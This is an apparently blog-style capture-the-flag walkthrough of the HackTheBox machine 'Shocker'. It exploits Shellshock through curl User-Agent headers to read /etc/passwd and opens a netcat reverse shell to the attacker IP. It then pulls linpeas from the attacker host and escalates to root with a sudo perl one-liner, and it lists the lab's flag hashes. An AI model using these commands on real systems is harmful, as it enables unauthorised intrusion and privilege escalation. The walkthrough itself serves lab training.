

Shocker : HackTheBox



this is the walkthrough of hack-the-box machine named shocker , lets get to it :

Basic Enumeration

so lets start with a basic nmap scan :




so there are only two open ports , that are 2222 that is ssh and is not much of use ,


then there is a webserver open on port 80,

so we will be enumerating webserver for now ,

Webserver Enumeration


so lets view the page first :






so it is a regular web-page and nothing much to look , like login pages or wordpress stuff ,

lets enumerate it using dirbuster :




i used the medium 2.3 directory wordlist *

there is a cgi-bin directory ,



so lets enumerate for scripts , it is a linux box so we can expect , python , perl or shell scripts :




results :

Dir	/	200	395
Dir	/cgi-bin/	403	466
Dir	/icons/	403	464
File	/cgi-bin/user.sh	200	141
Dir	/icons/small/	403	470

so there is a user.sh script there .

now , these types of scripts can be vulnerable to shell shock , which is :



now lets try it for http websites using curl as a proof of concept .

ShellShock : Proof-of-Concept

lets try to run this payload : (using curl)

curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'" \
http://10.10.10.56/cgi-bin/user.sh

it should print the /etc/passwd file :

```
┌──(root㉿kali)-[/home/kali]
└─# curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'" \
http://10.10.10.56/cgi-bin/user.sh

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

, another proof of concept : (pwd and whoami commands)

```
┌──(root㉿kali)-[/home/kali]
└─# curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'pwd'" \
http://10.10.10.56/cgi-bin/user.sh

/usr/lib/cgi-bin
```

and

```
┌──(root㉿kali)-[/home/kali]
└─# curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'whoami'" \
http://10.10.10.56/cgi-bin/user.sh

shelly
```

now , lets gain a reverse shell using this in next steps .

Initial Foothold

set-up your netcat listener :

then execute this nc payload and modify its ip and port accordingly :

```
┌──(root㉿kali)-[/home/kali]
└─# curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.3 9999 >/tmp/f'" \
http://10.10.10.56/cgi-bin/user.sh
```

payload taken from pentest monkey reverse shell cheatsheet

and we got a shell :

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.10.56] 35922
/bin/sh: 0: can't access tty; job control turned off
$ ls
user.sh
$ cd ../../../
```

Privilege Escalation

now we have user access to the machine , lets elevate our privileges .

first lets enumerate the box using linpeas :

transferring linpeas to target :

```
$ wget http://10.10.16.3/linpeas.sh
--2022-06-19 10:45:30--  http://10.10.16.3/linpeas.sh
Connecting to 10.10.16.3:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 776167 (758K) [text/x-sh]
Saving to: 'linpeas.sh'

     0K .......... .......... .......... .......... ..........  6% 58.2K 12s
    50K .......... .......... .......... .......... .......... 13%  226K 7s
   100K .......... .......... .......... .......... .......... 19%  227K 5s
   150K .......... .......... .......... .......... .......... 26%  227K 4s
   200K .......... .......... .......... .......... .......... 32% 9.63M 3s
   250K .......... .......... .......... .......... .......... 39% 5.83M 2s
   300K .......... .......... .......... .......... .......... 46%  237K 2s
   350K .......... .......... .......... .......... .......... 52% 25.5M 2s
   400K .......... .......... .......... .......... .......... 59%  230K 1s
   450K .......... .......... .......... .......... .......... 65% 5.54M 1s
   500K .......... .......... .......... .......... .......... 72%  239K 1s
   550K .......... .......... .......... .......... .......... 79% 9.14M 1s
```

then set it as an executable and run it :

```
$ chmod +x linpeas.sh
$ ./linpeas.sh
```

lets see the results and see if we find something useful :

```
╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
```

so here we can run perl without root access as root user using sudo privileges .

after looking on gtfobins there is an exploit for that :

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo perl -e 'exec "/bin/sh";'
```

its simple just run the given command and we will have root access :

```
$ sudo perl -e 'exec "/bin/sh";'
ls
```

result :

```
whoami
root
```

and the box has been pwned .

Flags

Here are user and root flags :

User Flag :

```
$ cat user.txt
2ec24e11320026d1e70ff3e16695b233
```

Root Flag :

```
cat root.txt
52c2715605d70c7619030560dc1ca467
```